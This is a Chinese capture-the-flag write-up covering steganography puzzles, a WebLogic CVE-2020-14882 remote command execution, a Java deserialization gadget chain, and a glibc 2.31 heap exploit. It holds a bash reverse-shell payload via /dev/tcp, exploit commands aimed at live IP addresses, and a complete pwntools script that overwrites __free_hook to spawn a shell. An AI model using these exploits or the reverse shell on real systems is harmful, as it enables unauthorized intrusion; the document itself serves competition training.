
用010打开，发现图片结尾FF D9之后是有多余的数据的



最终发现是`OurSecret隐写`，因为用这个软件打开，如果图片不是`OurSecret隐写`，那么将不会显示数据大小的

这里显示了数据的大小，也就证实了是`OurSecret隐写`，密钥就是第一段0宽解密出来得到的`hurryup`


Our Secret
Make your secrets invisible in just 3 easy steps !
HIDE
Step 1: Select a carrier file
No carrier file selected
Step 2: Add/remove file or message
Add
Remove
Type
Name
Size (k)
Step 3: Password
Enter password again
Hide
UNHIDE
Step1: Specify a carrier file
1.jpg Size: 64933 bytes
Step 2: Enter password
Unhide
(double click to save)
Type
Name
Size (k)
Message
f14g
0
Help
About
Exit


Our Secret
Make your secrets invisible in just 3 easy steps !
HIDE
UNHIDE
Read Message
Subject
f14g
Text
flag{f3a5dc36-ad43-d4fa-e75f-ef79e2e28ef3}
Save as TXT
Close
Hide
Help
About
Exit

所以flag为：

```
flag{f3a5dc36-ad43-d4fa-e75f-ef79e2e28ef3}
```

JumpJumpTiger

jump.exe打开ida，查看到hint

```
int  main(int argc, const char **argv, const char **envp)
{
 int v4[100]; // [rsp+20h] [rbp-60h]
 int v5[101]; // [rsp+1B0h] [rbp+130h]
 int v6; // [rsp+344h] [rbp+2C4h]
 int v7; // [rsp+348h] [rbp+2C8h]
 int i; // [rsp+34Ch] [rbp+2CCh]

 printf("This is your hint!!!");
 v7 = 0;
 v6 = 0;
 for (i = 0; i <= 99; ++i)
 {
  if (i & 1)
   v4[v6++] = i;
  else
   v5[v7++] = i;
 }
 return 0;
}
```

大致意思，奇偶分离。

查看jump.exe内码，发现大量疑似base64编码，直接提取

```
/i9VjB/O4RAwA0QKSGkgZoJARAgAAABNASQUEhAEAUQgAABAABA4DA/A2AwABQD4ACAAUIDABAAAQBEnAswVUYEUBAAAQAFgBAQEUlGEBQwVwRI4
BAwWcTHBBQwZ8YLsC5w5kaMcE1Q88/SsEuhCEcPAEURvEOTfFFhdwUXiERx8QBaaFaRqEtRBGsCtE7YNG+hI08dZHIxx8xfIE6xtcbiSJ3CvIrev
J/B/wWe/H9xA7f/Q2NwkBnDbAJQJUJFsBXQ9ccG1BMw74aIBCtAr4veLFQBxEKU/HShZ4ee3HChm4xefHYhk4CeAH/hN42eqHrhT...共八百万字
符
```

直接尝试奇偶分离


```
file = open("in.txt")
file2 = open("out.txt","r+")
for line in file:
    tmp = line
    print(tmp)
    s = ''
    for i in range(len(tmp)):
        if i & 2 == 1:
        #if i % 2 == 1:
            s += tmp[i]
    file2.write(s)
    print(len(s))
```

刚好拿到两串base64编码均以=号结尾


```
/9j/4AAQSkZJRgABAQEAAQABAAD/2wBDAAUDBAQEAwUEBAQFBQUGBwwIBwcHBw8LCwkMEQ8SEhEPERETFhwXExQaFRERGCEYGh0dHx8fExciJCIe
JBweHx7/2wBDAQUFBQcGBw4ICA4eFBEUHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh7/wAARCAQ4B4AD
AREAAhEBAxEB/8QAHQAAAgIDAQEBAAAAAAAAAAAAAQIAAwQFBgcICf/EAEUQAQABAwMDAwMDAwMDAwECDwECAAMRBBIhBTFBBiJR...共四百万字
符
```

分别解码，得到了一张jpg和一张png，两张图片看起来是一样的，很明显就是盲水印了，直接使用命令：

```
python bwmforpy3.py decode 2.jpg 2.png flag.png
```



得到flag.png，打开即能看到flag



flag为：

```
flag{72f73bbe-9193-e59a-c593-1b1cb8f76714}
```

Web

apacheprOxy


打开附件，发现这是Weblogic

```
weblogic:
  restart: always
  build: ./weblogic
  expose:
   - "7001"
  networks:
    ctf:
      ipv4_address: 172.24.0.2
```

Weblogic有一个cve-2020-14882远程命令执行漏洞，GitHub上有现成的exp


EXP地址：https://github.com/zhzyker/exphub/blob/master/weblogic/cve-2020-14882_rce.py

因为开了反代，直接访问就进了i春秋官网了，抓个包获取一下真实的题目环境地址




使用命令:

```
python 1.py -u "http://47.104.100.25:7410/" -c "ls /"
```



然后直接cat /flag：

```
python 1.py -u "http://47.104.100.25:7410/" -c "cat /flag"
```



所以flag为：

```
flag{da77ef49-5958-40d5-b426-664b8299e576}
```

EzGadget

开始审计，IndexController.java

```
.....
ObjectInputStream objectInputStream = new ObjectInputStream(inputStream);
        String name = objectInputStream.readUTF();
        int year = objectInputStream.readInt();
        if (name.equals("gadgets") && year == 2021) {
            objectInputStream.readObject();
        }
.....
```

绕过这里再输出流再

```
oos.writeUTF("gadgets");
oos.writeInt(2021);
```

就好了

ToStringBean.java

```
public String toString() {
        ToStringBean toStringBean = new ToStringBean();
        Class clazz = toStringBean.defineClass((String)null, this.ClassByte, 0, this.ClassByte.length);
        Object var3 = null;

        try {
            var3 = clazz.newInstance();
        } catch (InstantiationException var5) {
            var5.printStackTrace();
        } catch (IllegalAccessException var6) {
            var6.printStackTrace();
        }

        return "enjoy it.";
    }
```

可以看到加载了字节码，这里加载字节码的函数是toString，cc5链的BadAttributeValueExpException的readobject方法正好调用了toString，该类是jdk自带的，并且参数可控

```
    public BadAttributeValueExpException (Object val) { this.val = val == null ? null : val.toString(); }


    Returns the string representing the object.
    public String toString() { return "BadAttributeValueException: " + val; }

    private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException {
        ObjectInputStream.GetField gf = ois.readFields();
        Object valObj = gf.get( name: "val",  val: null);

        if (valObj == null) {
            val = null;
        } else if (valObj instanceof String) {
            val= valObj;
        } else if (System.getSecurityManager() == null
                || valObj instanceof Long
                || valObj instanceof Integer
                || valObj instanceof Float
                || valObj instanceof Double
                || valObj instanceof Byte
                || valObj instanceof Short
                || valObj instanceof Boolean) {
            val = valObj.toString();
        } else { // the serialized object is from a version without JDK-8019292 fix
            val = System.identityHashCode(valObj) + "@" + valObj.getClass().getName();
        }
    }
}
```

```
import com.ezgame.ctf.tools.ToStringBean;
import ezgame.ctf.bean.User;


import javax.management.BadAttributeValueExpException;
import java.io.IOException;
import java.io.InputStream;
import java.lang.reflect.Field;

public class exp {
    public static void main(String[] args) throws Exception {
        InputStream inputStream = evil.class.getResourceAsStream("evil.class");
        byte[] bytes = new byte[inputStream.available()];
        inputStream.read(bytes);

        ToStringBean sie =new ToStringBean();
        Field bytecodes = Reflections.getField(sie.getClass(),"ClassByte");
        Reflections.setAccessible(bytecodes);
        Reflections.setFieldValue(sie,"ClassByte",bytes);

        BadAttributeValueExpException exception = new BadAttributeValueExpException("exp");
        Reflections.setFieldValue(exception,"val",sie);
    String a=Serialize.serialize(exception);
        System.out.print(a);

    }
}
```

加载的字节码类

```
class exp{

static {
try {
 Runtime.getRuntime().exec("bash -c 'bash -i >& /dev/tcp/ip/port 0>&1'");
 }
 catch(){
 }
}

}
```

这里进一下if

```
writeUTF("gadgets");
writeInt(2021);
```

生成的payload可以直接打，之后vps监听收到反弹的shell

Pwn


cpp1

2.31 漏洞点在edit里 ， 可以造成溢出
用0x80的chunk填满tcache后 溢出打size
造成堆快重叠，并且释放重叠的堆块进unsortedbin
然后show出libc 后面就正常的tcache attack 溢出打freehook为system getshell

Exp如下：

```
from pwn import*

context.log_level = "debug"

#io = process("./pwn")
io = remote("47.104.143.202","43359")

def menu(choice):
 io.sendlineafter(">>",str(choice))

def add(index,size):
 menu(1)
 io.sendlineafter(">>",str(index))
 io.sendlineafter(">>",str(size))

def edit(index,content):
 menu(2)
 io.sendlineafter(">>",str(index))
 io.sendlineafter(">>",content)

def show(index):
 menu(3)
 io.sendlineafter(">>",str(index))

def delete(index):
 menu(4)
 io.sendlineafter(">>",str(index))

def look():
 global io
 gdb.attach(io)
```

```
gdb.attach(io)

for i in range(0,7):
 add(i,0x80)

add(7,0x18)
add(8,0x50)
add(9,0x20)
add(10,0x30)

edit(7,b"a"*0x10 + p64(0) + b"\x91")

for i in range(0,7):
 delete(i)

delete(8)

for i in range(0,7):
 add(i,0x80)

add(8,0x50)
show(9)

info = u64(io.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
malloc_hook = info - 96 - 0x10
libc = ELF("./libc-2.31.so")
libc_base = malloc_hook - libc.sym["__malloc_hook"]
free_hook = libc_base + libc.sym["__free_hook"]
success("free_hook:"+hex(free_hook))
system = libc_base + libc.sym["system"]

add(11,0x20)

add(12,0x18)
add(13,0x18)
add(14,0x18)

delete(12)
delete(14)
edit(13,p64(0)*3 + p64(0x21) + p64(free_hook))

add(14,0x18)
add(15,0x18)

edit(15,p64(system))
edit(14,"/bin/sh\x00")

delete(14)

io.interactive()
```



flag为：

```
flag{96f7801e4e658271915cf5ab3aa26ee6}
```

